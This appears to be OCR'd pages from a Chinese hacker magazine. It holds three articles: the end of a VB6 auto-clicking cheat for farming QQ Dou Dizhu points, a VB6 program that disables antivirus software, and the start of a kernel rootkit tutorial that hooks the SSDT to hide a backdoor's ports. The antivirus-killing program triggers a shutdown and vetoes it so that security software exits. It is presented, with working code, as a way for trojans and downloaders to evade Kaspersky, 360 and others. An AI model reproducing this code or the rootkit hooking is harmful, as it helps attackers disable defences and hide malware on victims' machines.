If colr6 = colrk3 Then '点开始3
SetCursorPos x8, y8
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
```

```
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
If colr9 = colrd Then '点不叫1
SetCursorPos x9, y9
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
If colr10 = colre Then '点不叫2
SetCursorPos x10, y10
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
If colr11 = colrf Then '点叫3分
SetCursorPos x11, y11
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
Dim hDCtmp123
Dim color123
hDCtmp123 = GetDC(0)
For i = 710 To 1023
color123 = GetPixel(hDCtmp123, i, 600)
If color123 = 0 Then
SetCursorPos i + 5, 600
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
End If
Next
ReleaseDC 0, hDCtmp123
If colr1 = colra Then '点不出1
SetCursorPos x1, y1
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
If colr2 = colrb Then '点不出2
SetCursorPos x2, y2
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
If num(1) = 1 And num(2) = 1 And colr14 = colorcp Then '王炸
SetCursorPos zzzb(1), zhongzuobiao
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
SetCursorPos zzzb(2), zhongzuobiao
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
SetCursorPos x28, y28 '点出牌
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Exit Sub
Else
```

来给大家介绍一下这段代码的思路和实现过程，首先是利用QQ大厅多开器将三个号登录进入QQ大厅，找同一个房间，同一张空桌坐下，然后把三个窗口双击一下，变成最小化（注意，QQ窗口最小化也很大啊），接着就按照前面的设置，选择两个小号分别为左陪和上陪，自己要刷分的号点一下刷分，这时应该三个窗口都能看见了，然后点开始，这里共有三个开始，代码就从 **If colr9 = colrd Then '点不叫1** 开始的，先判断一下颜色，如果两个颜色一样，鼠标就自动点击第一个不叫的按钮，自动点击的代码为：


```
SetCursorPos x9, y9
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
```

否则，就继续判断，看看第二个小号的不叫颜色是否相同，如果相同，则点击第二个不叫按钮，否则就判断一下第三个大号也就是要刷分号的3分按钮的颜色是否相同，如果相同，则点叫3分。至于怎么知道颜色是否相同或者说颜色值是多少，我会在后面进行介绍。叫完牌后，开始出牌，两个小号都点不出，只有大号才出牌，先判断是否有炸，如果有炸，则先出炸。从大王开始一直到3炸，然后判断是否有龙，开始是判断是否有双龙，双龙包括三联的和四联的，然后判断单龙，从3一直到A，接着判断是否有三带二或三带一，三个的判断完后，再判断是否有对子，最后如果以上都出完了就出单牌，一直循环下去。

这样一个自动刷分的外挂程序就基本完成了，但是还有几点需要说明，真正制作的时候可能会碰到一些问题，第一就是取颜色的问题，我在使用网上的抓点抓色工具的时候，就发现了一个问题，在QQ斗地主的开始、不出、不叫的按钮中，如果你把鼠标放在上面，颜色就会变了，鼠标离开按钮，颜色又变了，所以很难取到准确的颜色值，为此我写了一个工具，集成在了本外挂程序中，就是鼠标过了也能读出该点的颜色值，方法是先按下F2，鼠标离开后，再按下F3，就能测出该点的颜色值了。第二就是在实际刷分的过程中，有时网络连接断开了，在这种情况下，如果无人值守，就会白白的浪费电，为了解决这种情况，我编写了个自动关机过程，也集成在了外挂程序中，原理就是当鼠标在2分钟内不动就会自动关机。第三就是如果程序正在运行，则很难停下来，为此我又编写了一个全局热键，只要按下CTRL+ALT+Y，程序就自动停下。第四就是为了让本外挂程序始终处在最前面，我使用了一个API，就是SetWindowPos，这样不管什么时间，软件都会处在最顶层。另外，为了方便起见，我还把QQ多开大厅的软件也集成在外挂程序里了。

相信通过这个外挂程序的编写，能够让各位读者学到了不少知识吧，其实外挂程序本身并不重要，重要的就是学习知识和对问题处理的思路。由于本人水平有限，文章中难免会出现错误之处，还希望大家指正。

（本文所涉及到的代码和程序已经收录到光盘中）



问： 请教一下怎么实现本地机文件直接拖动到虚拟机里，顺便问问怎样用虚拟机上网？

答： 这个你只需要安装VM TOOLS 就可以实现这个操作了。一般来说使用完全版就可以自带了VM TOOLS，而精简版为了减少体积都去掉了TOOLS。至于上网，则需要根据你的网络环境了，我来说说我这里的例子吧，我选择桥接模式，因为我们这里是DHCP自动分配内网IP，然后虚拟机会获取到一个不同于主机的IP，我们接着给虚拟机安装上网验证程序，使用账号密码登陆即可。也就是说，在这个过程中，虚拟机就可以看做一台独立的主机。

文章难易度：★★★
文章内容简介：一个非常不错的思路，利用关机信号来关闭所有的安全软件

另类方法关闭任何安全软件

清原长风

如何让木马或者下载者躲过杀毒软件或其他安全软件的主动防御是令小菜们非常苦恼的一个问题，也是我经常思考的一个问题，传统的方法就是杀掉杀毒软件的进程，不过目前各种安全软件的自我保护能力也越来越强，一些老方法就显得力不从心了。经过一段时间的研究终于有所收获，因此特写出来和众小菜分享，希望它能起到一个抛砖引玉的作用。

我的想法来自于系统关机过程，先说说这个ＮＴ系统的关机过程吧，当我们点“开始”－“关闭计算机”－“关机”后，系统就会向每一个进程发送关闭消息，进程收到这个消息后知道系统要关闭了，就保存自己的数据然后结束自己，返回自己同意关机的信号，当系统收到所有进程发回来的同意关机的信号后，就执行关机函数。注意在这个过程中，每个进程都有一票否决权，也就是说如果某个进程没有返回同意关机的信号，那么系统就不会执行关机函数。

整个过程我就简单的描述完了，大家可能看明白一些了吧，我们可以编写一个程序向系统发出关机命令，通过系统向进程发出退出消息来达到关闭安全软件的目的，当然系统也会向我们编写的这个程序发送退出消息，这时候我们的程序再利用一票否决权来阻止系统执行关闭系统的函数。原理很简单的，下面我们就使用ＶＢ来实战一下（有人说ＶＢ是个玩具，可是我就是喜欢玩玩具）。

打开VB6，新建一个exe工程，Visible属性和ShowInTaskbar属性都设置为Ｆａｌｓｅ，双击窗体添加如下代码（代码解释也在其中）：

```
Private Sub Form_Load()
Dim ret As Long
preWinProc = GetWindowLong(Me.hwnd, GWL_WNDPROC)
'记录原来的Window rocedure的位址
ret = SetWindowLong(Me.hwnd, GWL_WNDPROC, AddressOf
wndproc)   '设定form的Window Procedure到wndproc
ExitWindowsEx 0, 0                        '向系统
发送关闭系统命令
End Sub

Private Sub Form_Unload(Cancel As Integer)
Dim ret As Long
Dim fno As Long
ret = SetWindowLong(Me.hwnd, GWL_WNDPROC,
preWinProc)  '取消Message的截取，而使之又只送往原来的Window
Procedure
End Sub
```

再在工程中添加一个普通模块Module1.bas，代码如下：

```
Option Explicit
Declare Function SetWindowLong Lib "user32" Alias
"SetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As
Long, ByVal dwNewLong As Long) As Long
Declare Function GetWindowLong Lib "user32" Alias
"GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As
Long) As Long
Declare Function CallWindowProc Lib "user32" Alias
"CallWindowProcA" (ByVal lpPrevWndFunc As Long, ByVal hwnd
As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal
lParam As Long) As Long
Private Declare Function SendMessage Lib "user32" Alias
"SendMessageA" (ByVal hwnd _
As Long, ByVal wMsg As Long, ByVal wParam As Long,
lParam As Any) As Long
'接下来是变量声明
Const WM_SYSCOMMAND = &H112&
Const SC_MONITORPOWER = &HF170&
Public Declare Function ExitWindowsEx Lib "user32" (ByVal
uFlags As Long, ByVal dwReserved As Long) As Long
Public Const GWL_WNDPROC = (-4)
Public Const WM_ENDSESSION = &H16
Public Const WM_QUERYENDSESSION = &H11
Public preWinProc As Long

Public Function wndproc(ByVal hwnd As Long, ByVal Msg
As Long, ByVal wParam As Long, ByVal lParam As Long) As
Long
If Msg = WM_ENDSESSION Or Msg = WM_QUERYENDSESSION
Then         '判断拦截下来的消息是否是关闭系统的消息
'这里什么都不做，相当于拦截下关闭消息，不返回任何值，实现一票否
决。
Else
wndproc = CallWindowProc(preWinProc, hwnd, Msg,
wParam, lParam)'将截获的消息返回给系统
End If
End Function
```

代码就写完了，如图１，源文件已经收录在了光盘中，我再简单说一下它的运行过程，这个程序运行后会隐藏进程和界面，首先取得原来的Window Procedure的位置，开始拦截系统的消息，并判断消息是否是关闭系统的消息（WM_ENDSESSION和WM_QUERYENDSESSION），如果是就不返回任何信息（实现一票否决，阻止关机），如果不是就将消息返回给系统，在开始拦截并判断消息后程序再向系统发送关闭命令。




图 1

思路很简单，代码也很简单，使用sleep和shell函数来配合木马或下载者之类的会有一定的效果。它的弊端就是会将很多程序关闭（不止我们想要关闭的杀毒软件），它的优点则是能关闭所有的安全软件，来一个杀一个，来一百杀一百，一个都不漏！经本人测试，卡巴、360、瑞星、NOD32、瑞星防火墙、瑞星卡卡统统干掉，全部灭杀。希望这个思路对大家能有所帮助。当然，这个思路只是一个雏形，还有很大的完善空间，比如等待你的木马安装后再重新启动杀毒软件等等。

（本文所涉及到的代码已收录到光盘中）

内核模式下端口隐藏的实现

Faust

最近QQ上有许多小菜不止一次的问我pcshare的驱动隐藏功能都有什么作用？Pcshare的驱动隐藏其实是利用rootkit技术来进行端口、进程等的隐藏。比如说端口隐藏，虽然在pcshare生成服务端的时候驱动隐藏的选项不是必要的，而且选择驱动隐藏也容易被主动防御所拦截，可是一旦勾选了驱动隐藏的话，中招后的肉鸡就无法通过“netstat -an”命令或者360安全卫士之类的Ring3下的端口查看工具来查看到pcshare的外部连接端口，隐蔽性非常得好。

小菜我最近刚接触内核编程，对内核模式下的端口隐藏颇感兴趣，因此也编写了一个端口隐藏的小程序，主要是通过SSDT Hook挂钩ZwDeviceIoControlFile这个函数来实现端口隐藏的。其中SSDT的全称是System Services DescriptorTable，即系统服务描述符表。这个表的作用是把ring3的Win32API与ring0的内核API联系起来，因为端口的枚举是通过iphapapi.dll中的ZwDeviceIoControlFile函数来实现的。该函数发送一个特定的IRP包来获取端口列表，我们只要Hook掉ZwDeviceIoControlFile这个函数就可以在它返回时动手脚把我们要隐藏的端口给擦掉了。

要想进行内核编程首先就得安装微软提供的DDK或者WDK（本人安装的是DDK，因为我电脑的硬盘实在是太小了，有条件的叉子可以安装WDK），安装完毕后就可以在DDK的目录下运行build命令进行驱动程序的编译了。如果你不习惯那种黑乎乎的命令行界面，还可以安装visual studio 2005＋DDKWizard来进行驱动程序的开发。安装了VS2005后再安装DDKWizard，选择默认安装，一路点击Next就可以安装成功了，安装完毕后别忘记了把ddkbuild.cmd和ddkbuild.bat复制到DDK的根目录下。做完这些后我们就可以建立自己的项目了，在VS2005中选择“文件”—“新建”—“项目”，我们可以看到其中有一项“DDK Project”，选中它后，再从右边的窗口中选择Driver，在下方设定好项目生成的所在目录，注意程序的目录要放到DDK的根目录下，否则可能会无法生成驱动文件，如图1。点击“确定”后我们再来到DDKBuild的设置页面，具体设置如图2所示，其中“Stricter type checking(.cpp)”是使用C++来进行代码的编写，由于我不习惯使用C++编写驱动，所以就去掉了这个选项，有能力的叉子也可以勾选这项。

把环境设置好后我们就可以开始编写代码了，可能有些叉子看到VS2005生成的这一大堆文件有点儿不知所措。在编写代码前我先说明一下，其实我们需要修改的只有MyDriver.c和MyDriver.h，其中在MyDriver.c里面的DriverEntry就是我们所说的程序的入口地址了，DispatchDeviceControl的作用是驱动程序和应用程序的通信工作，DispatchCreateClose的作用是设备打开关闭，DriverUnload是拆卸函数，用于拆卸我们加载的驱动程序。此外我们还需要自己定义一个用于替换原函数的NewZwDeviceIoControlFile函数，我们就是靠这个自定义函数来隐藏端口的。

在DriverEntry函数里添加我们修改的SSDT代码，代码如下：

```
//……以下是修改SSDT的工作……
m_MDL = MmCreateMdl( NULL, KeServiceDescriptorTable.ServiceTableBase, KeServiceDescriptorTable.NumberOfServices*4 );
    if(!m_MDL)
    return STATUS_UNSUCCESSFUL;
//非分页内存
MmBuildMdlForNonPagedPool(m_MDL);
    m_MDL->MdlFlags = m_MDL->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;
```




图1

